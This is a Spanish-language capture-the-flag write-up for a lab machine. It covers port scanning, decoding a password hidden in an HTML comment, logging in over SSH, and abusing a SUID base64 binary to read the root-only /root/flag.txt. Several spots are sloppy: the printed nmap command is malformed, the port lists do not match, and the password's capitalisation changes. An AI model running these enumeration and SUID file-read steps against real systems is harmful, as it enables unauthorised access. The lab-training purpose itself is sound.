


Writeup-Crypto Voyager Station

Levantamos el laboratorio con `sudo bash startlab.sh crypto_voyager`

A terminal window showing the WHOAMI-LABS.COM interface. The title bar is 'WHOAMI-LABS.COM'. The output is as follows:

```
172
173
Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.
174
175
[v] Imagen cargada correctamente.
[*] Iniciando laboratorio ...
[v] Laboratorio iniciado correctamente.
176
177
[v] Laboratorio desplegado correctamente.
178
179
LAB: CRYPTO VOYAGER STATION
DIFICULTAD: + Mediano (3 puntos)
180
181
IP del laboratorio: 172.17.0.2
182
183
Ingresa la ROOT flag: █
```

1.Reconocimiento

El laboratorio proporcionó la siguiente máquina objetivo:

IP: 172.17.0.2

Nombre: Crypto Voyager Station

Dificultad: media

Se ejecutó un escaneo completo de puertos y servicios:

`nmap -p- -sV -sC -sS -vvv -Pn --min-rate=5000 172.17.0.2 -oN scan_nmap.txt`

Explicación de parámetros

- **-p** : Escaneo de los 65535 puertos TCP
- **-sV** : Detección de versiones.
- **-sC** : Scripts básicos NSE
- **-sS** : SYN Scan.
- **-Pn** : Omitir el descubrimiento inicial del host.
- **--min-rate=5000**: Aumenta la velocidad del escaneo.
- **-oN regla.txt** : Guarda la salida.

```
kali@kali:~/Laboratorio/whoami/crypto_voyager$
$ nmap -p -sV -sC -sS -vvv -pn -min-rate=5000 172.17.0.2 -oN scan_map.txt
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.90 ( https://nmap.org ) at 2026-10-06 08:15:40
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:15
Completed NSE at 08:15, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:15
Completed NSE at 08:15, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:15
Completed NSE at 08:15, 0.00s elapsed
Initiating ARP Ping Scan at 08:15
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 08:15, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:15
Completed Parallel DNS resolution of 1 host. at 08:15, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async (?: 1, OK: 0, NX: 0, S: 0, TR: 0, CH: 0)
Initiating SYN Stealth Scan at 08:15
Scanning 172.17.0.2 (65535 ports)
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 139/tcp on 172.17.0.2
Discovered open port 8080/tcp on 172.17.0.2
Discovered open port 445/tcp on 172.17.0.2
Discovered open port 2222/tcp on 172.17.0.2
Discovered open port 8080/tcp on 172.17.0.2
Completed SYN Stealth Scan at 08:15, 0.43s elapsed (65535 total ports)
Initiating Service scan at 08:15
Scanning 6 services on 172.17.0.2
Completed Service scan at 08:15, 11.02s elapsed (6 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:15
Completed NSE at 08:15, 3.30s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:15
Completed NSE at 08:15, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:15
Completed NSE at 08:15, 0.00s elapsed
Nmap scan report for 172.17.0.2
Host is up, received 627 response (0.0000030s latency).
Scanned at 2026-10-06 08:15:12 EDT for 17s
```

```
kali@kali:~/Laboratorio/whoami/crypto_voyager$
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE        REASON      VERSION
22/tcp    open  ssh            syn-ack ttl 64 OpenSSH 8.9p1 Ubuntu Subunt0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 8c:81:83:bf:09:12:bd:64:85:a0:53:ea:33:72:0b:7e (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAEZVjZmhlLnhoYTl0bzIzMDYyNTAAABBBBxLxvwwf0HoekLP2/ChumVY9dcJ89Isnk9vPv19Ikhvvoq70R2
|_ 256 fc:72:ea:67:06:7f:35:4c:85:af:75:75:4b:d1:63:9f (ECDSA)
|_ ssh-ed25519 AAAAC3NzaC1lZD01INTESAAAAIP05K9lamb0zgwLIqWtq3t0d/WpalcZEXAHfio
80/tcp    open  http           syn-ack ttl 64 Apache httpd 2.4.52 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: POST OPTIONS HEAD GET
|_   _http-server-header: Apache/2.4.52 (Ubuntu)
|_   _http-title: Apache2 Ubuntu Default Page: It works
139/tcp   open  netbios-ssn    syn-ack ttl 64 Samba smbd 4
445/tcp   open  netbios-ssn    syn-ack ttl 64 Samba smbd 4
2222/tcp  open  ssh            syn-ack ttl 64 OpenSSH 8.9p1 Ubuntu Subunt0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 8c:81:83:bf:09:12:bd:64:85:a0:53:ea:33:72:0b:7e (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAEZVjZmhlLnhoYTl0bzIzMDYyNTAAABBBBxLxvwwf0HoekLP2/ChumVY9dcJ89Isnk9vPv19Ikhvvoq70R2
|_ 256 fc:72:ea:67:06:7f:35:4c:85:af:75:75:4b:d1:63:9f (ECDSA)
|_ ssh-ed25519 AAAAC3NzaC1lZD01INTESAAAAIP05K9lamb0zgwLIqWtq3t0d/WpalcZEXAHfio
8080/tcp  open  http           syn-ack ttl 64 SimpleHTTPServer 0.6 (Python 3.10.12)
|_ http-methods:
|_   Supported Methods: GET HEAD
|_   _http-server-header: SimpleHTTPServer/0.6 Python/3.10.12
|_   _http-title: Crypto Voyager Station
|_   _http-address: 80:15:f4:b3:83:ce (Unknown)
|_   Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb-security-mode:
|_   3.1.1:
|_   Message signing enabled but not required
|_ smb-time:
|_   date: 2026-10-06T12:15:34
|_ start_time: N/A
|_ smb-conficker:
|_   Checking for Conficker.C or higher...
|_   Check 1 (port 21303/tcp): CLEAN (Could't connect)
|_   Check 2 (port 42788/tcp): CLEAN (Could't connect)
|_   Check 3 (port 8819/udp): CLEAN (Timeout)
|_   Check 4 (port 8716/udp): CLEAN (Failed to receive data)
|_   0/4 checks are positive: Host is CLEAN or ports are blocked
|_ clock-skew: 0s
```

Puertos encontrados



Puertos	Servicio	Información
22/tcp	SSH	OpenSSH 8.9p1 Ubutun
80/tcp	HTTP	Apache 2.4.52
139/tcp	SMB	Samba
445/tcp	SMB	Samba
2222/tcp	SSH	OpenSSH 8.9.p1 Ubutun
8080/tcp	HTTP	SimpleHTTPServer 0.6 - Python 3.10.12

El puerto 80 mostraba la página predeterminada de Apache. El cual revise con ctrl+u para verificar el comentario HTML de la página que no era visible.

donde se encontró la cadena:


cGFzc3dvcmQ= Esta cadena estaba codificada en base64. se decodifico con

echo "cGFzc3dvcmQ=" | base64 -d, teniendo como resultado: **password**



2.Enumeración web

Se accedió a <http://172.17.0.2:8080/>, la aplicación mostraba la página



Al revisar el código fuente, se encontró un comentario HTML que no era visible directamente en la página. El comentario revelaba el usuario.

hacker

Por lo tanto, las credenciales obtenidas fueron:

Usuario: hacker

Contraseña: Password

```
kali@kali: ~/Labora...oami/crypto_voyager | kali@kali: ~/Labora...oami/crypto_voyager | kali@kali: ~/Labora...oami/crypto_voyager
(kali@kali)-[~/Laboratorios/whoami/crypto_voyager]
$ echo "cGFzc3dvcmQ=" | base64 -d
password
```

Este hallazgo representa una explotación de información sensible mediante comentarios HTML y el uso de una contraseña débil.

3.Acceso mediante SSH

Se intentó acceder al servicio SSH:

ssh hacker@172.17.0.2

Durante la primera conexión apareció un aviso debido a que la clave del host cambiado:

```
(kali@kali)-[~/Laboratorios/whoami/crypto_voyager]
$ ssh hacker@172.17.0.2
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:jjZkJalgqCqh7nBrFLQMEyJicFqSVkUU9VVGetS24gg.
Please contact your system administrator.
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /home/kali/.ssh/known_hosts:4
remove with:
ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
Host key for 172.17.0.2 has changed and you have requested strict checking.
Host key verification failed.
```

Se eliminó la entrada antigua del archivo

```
(kali@kali)-[~/Laboratorios/whoami/crypto_voyager]
$ ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
# Host 172.17.0.2 found: line 2
# Host 172.17.0.2 found: line 3
# Host 172.17.0.2 found: line 4
/home/kali/.ssh/known_hosts updated.
Original contents retained as /home/kali/.ssh/known_hosts.old
```

Después se volvió a realizar la conexión:

```
(kali@kali)~[~/Laboratorios/whoami/crypto_voyager]
$ ssh hacker@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:jjZkJalgqCqh7nBrFLQMEyJicFqSVkUU9VVGetS24gg
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
hacker@172.17.0.2's password: █
```

Tras aceptar la nueva clave SSH e introducir la contraseña obtenida, se consiguió acceso remoto como usuario **hacker**.

4.Enumeración local

Una vez dentro del sistema, se verificó la identidad y el contexto de ejecución:

```
hacker@6b9f442935e3:~$ id
uid=1000(hacker) gid=1000(hacker) groups=1000(hacker)
hacker@6b9f442935e3:~$ whoami
hacker
hacker@6b9f442935e3:~$ pwd
/home/hacker
```

5.Búsqueda de binarios SUID

Se buscaron archivos con el bit suid activado:

Entre los resultados apareció

/usr/bin/base64

```
hacker@6b9f442935e3:~$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/base32
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/basenc
/usr/bin/base64
/usr/bin/basenc
hacker@6b9f442935e3:~$ /usr/bin/base64 /root/flag.txt | base64 -d
CTF{SUID_Is_Not_Just_
hacker@6b9f442935e3:~$ █
```

El binario base64 tenía el bit SUID activado.

Esto significa que podía ejecutarse con los privilegios de su propietario, root.

La configuración era peligrosa porque permitía utilizar base64 para leer archivos que normalmente no serían accesibles para el usuario **hacker**.

6.Lectura de la root flag

Se utilizó el binario SUID para leer el archivo protegido:

```
/usr/bin/base64 /root/flag.txt | base64 -d
```

El contenido de /root/flag.txt estaba codificado en Base64. La salida del comando fue:

CTF{SUID_Is_Not_Just_}

7.Flag Obtenida

